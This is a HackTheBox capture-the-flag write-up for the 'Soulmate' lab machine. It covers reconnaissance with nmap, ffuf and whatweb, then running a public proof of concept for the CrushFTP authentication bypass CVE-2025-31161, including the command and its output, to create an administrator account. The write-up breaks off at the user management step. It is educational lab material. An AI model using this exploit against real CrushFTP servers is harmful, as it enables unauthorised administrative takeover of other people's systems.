Soulmate
Writeup for HackTheBox Soulmate machine

Executive Summary
Soulmate is a medium-difficulty Linux machine on HackTheBox that demonstrates vulnerabilities in web application dependencies, weak credential management, and misconfigured local services. The entry point involves identifying an active subdomain (ftp.soulmate.htb) running CrushFTP version 11.W.657, which is vulnerable to CVE-2025-31161, an authentication bypass flaw. Exploiting this vulnerability allows the creation of an administrative account, which is then used to reset the password of the local user ben. Using ben’s privileges on the CrushFTP interface, a PHP web shell is uploaded to the web root, enabling a reverse shell as www-data. Enumeration reveals a custom Erlang-based SSH daemon listening on local port 2222, running as the root user. Authenticating to this service using ben’s hardcoded password grants access to an interactive Erlang shell (Eshell) running with root privileges, from which arbitrary commands can be executed to achieve full system compromise.
Reconnaissance
The assessment begins with an Nmap scan of the target host to identify active ports and services. The scan targets all default ports, gathering service version info and running standard NSE scripts:
1
nmap -sC -sV -vv 10.10.11.86
1
2
3
PORT   STATE  SERVICE  VERSION
22/tcp open   ssh      OpenSSH 8.9p1 Ubuntu 3ubuntu0.13
80/tcp open   http     nginx 1.18.0 (Ubuntu)
From the Nmap output, it is clear that two ports are open: 22 (SSH) and 80 (HTTP). The HTTP service redirects to http://soulmate.htb/. To allow proper resolution of this host, update /etc/hosts:
1
sudo sh -c 'echo "10.10.11.86 soulmate.htb" >> /etc/hosts'
Web Service on Port 80
Navigating to the main web application page:
http://soulmate.htb/


The homepage presents a registration endpoint for new users.
Register — http://soulmate.htb/register.php

Login — http://soulmate.htb/login.php

After creating a standard user account and completing the authentication flow, the application redirects the user to the profile management interface: http://soulmate.htb/profile.php
Enumeration
Initial inspection of the user profile page and associated endpoints does not yield any immediate vulnerabilities or privilege escalation paths. Consequently, a subdomain brute-force attack is conducted using ffuf to discover virtual hosts under the soulmate.htb domain:
1
ffuf -w /home/kali/HTB/bitquark-subdomains-top100000.txt -u http://soulmate.htb/ -H "Host: FUZZ.soulmate.htb" -fw 4
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
┌──(kali㉿kali)-[~/HTB/Soulmate]
└─$ ffuf -w /home/kali/HTB/bitquark-subdomains-top100000.txt -u http://soulmate.htb/ -H "Host: FUZZ.soulmate.htb" -fw 4

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://soulmate.htb/
 :: Wordlist         : FUZZ: /home/kali/HTB/bitquark-subdomains-top100000.txt
 :: Header           : Host: FUZZ.soulmate.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200-299,301,302,307,401,403,405,500
 :: Filter           : Response words: 4
________________________________________________

ftp                     [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 428ms]
:: Progress: [100000/100000] :: Job [1/1] :: 97 req/sec :: Duration: [0:18:11] :: Errors: 0 ::
The search successfully identifies the subdomain ftp.soulmate.htb. Update the /etc/hosts configuration to resolve the new domain name:
1
sudo sh -c 'echo "10.10.11.86 ftp.soulmate.htb" >> /etc/hosts'
CrushFTP running
Accessing the newly discovered subdomain points to a login interface: http://ftp.soulmate.htb/WebInterface/login.html

Performing service identification against this subdomain confirms that CrushFTP is running behind the Nginx reverse proxy. However, the specific version number is omitted from standard HTTP response headers:
1
2
3
4
5
6
7
8
9
10
11
12
┌──(kali㉿kali)-[~/HTB/Soulmate]
└─$ curl -I http://ftp.soulmate.htb/
HTTP/1.1 401 Unauthorized
Server: nginx/1.18.0 (Ubuntu)
Date: Mon, 22 Sep 2025 16:34:02 GMT
Content-Type: text/html;charset=utf-8
Content-Length: 12
Connection: keep-alive
Set-Cookie: currentAuth=3sql; path=/
Set-Cookie: CrushAuth=1758558842302_Ykh60JoI9HpK1lOxpQDptPVvz73sql; path=/; HttpOnly
Pragma: no-cache
WWW-Authenticate: Basic realm="ftp.soulmate.htb"
A whatweb scan confirms the application is indeed CrushFTP:
1
2
3
4
┌──(kali㉿kali)-[~/HTB/Soulmate]
└─$ whatweb http://ftp.soulmate.htb/
http://ftp.soulmate.htb/ [302 Found] Cookies[CrushAuth,currentAuth], Country[RESERVED][ZZ], CrushFTP, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], HttpOnly[CrushAuth], IP[10.10.11.86], RedirectLocation[/WebInterface/login.html], nginx[1.18.0]
http://ftp.soulmate.htb/WebInterface/login.html [200 OK] Country[RESERVED][ZZ], Frame, HTML5, HTTPServer[Ubuntu Linux][nginx/1.18.0 (Ubuntu)], IP[10.10.11.86], Script[module,text/javascript,text/javascript>const], Title[CrushFTP WebInterface], X-UA-Compatible[chrome=1], nginx[1.18.0]

By inspecting the page source and tracing the query string parameters appended to the static JavaScript assets, the exact running version of CrushFTP is identified: 11.W.657.
Initial Foothold
CVE-2025-31161-authentication-bypass vulnerability
CrushFTP version 11.W.657 is vulnerable to CVE-2025-31161 (linked to CVE-2025-2825 / CVE-2024-4040), a critical authentication bypass and session hijacking vulnerability. This vulnerability allows an unauthenticated remote attacker to construct requests that execute administrative functions. The public exploit requires providing the username of an existing user on the server (which defaults to root or crushadmin).
The vulnerability works by exploiting a flaw in how CrushFTP handles authentication-optional session creation. An unauthenticated attacker can forge a session token without valid credentials by sending crafted HTTP requests to the CrushFTP server. This token is then used to deliver a malicious XML payload that modifies users/MainUsers.xml, injecting a new admin-level user. Once created, this user has full administrative access to the CrushFTP web interface and the underlying file system.
We run the public Python PoC against the target host to exploit this vulnerability and create a new administrative user:
1
python3 cve-2025-31161.py --target_user root --new_user furious --password Password123 --target_host ftp.soulmate.htb --port 80
1
2
3
4
5
6
7
8
9
10
┌──(kali㉿kali)-[~/HTB/Soulmate/CVE-2025-31161]
└─$ python3 cve-2025-31161.py --target_user root --new_user furious --password Password123 --target_host ftp.soulmate.htb --port 80
[+] Preparing Payloads
  [-] Warming up the target
[+] Sending Account Create Request
  [!] User created successfully
[+] Exploit Complete you can now login with
  [*] Username: furious
  [*] Password: Password123.

Using the newly created admin account furious, we successfully log into the CrushFTP WebInterface:
User Manager

Access the user management interface via the Admin menu:
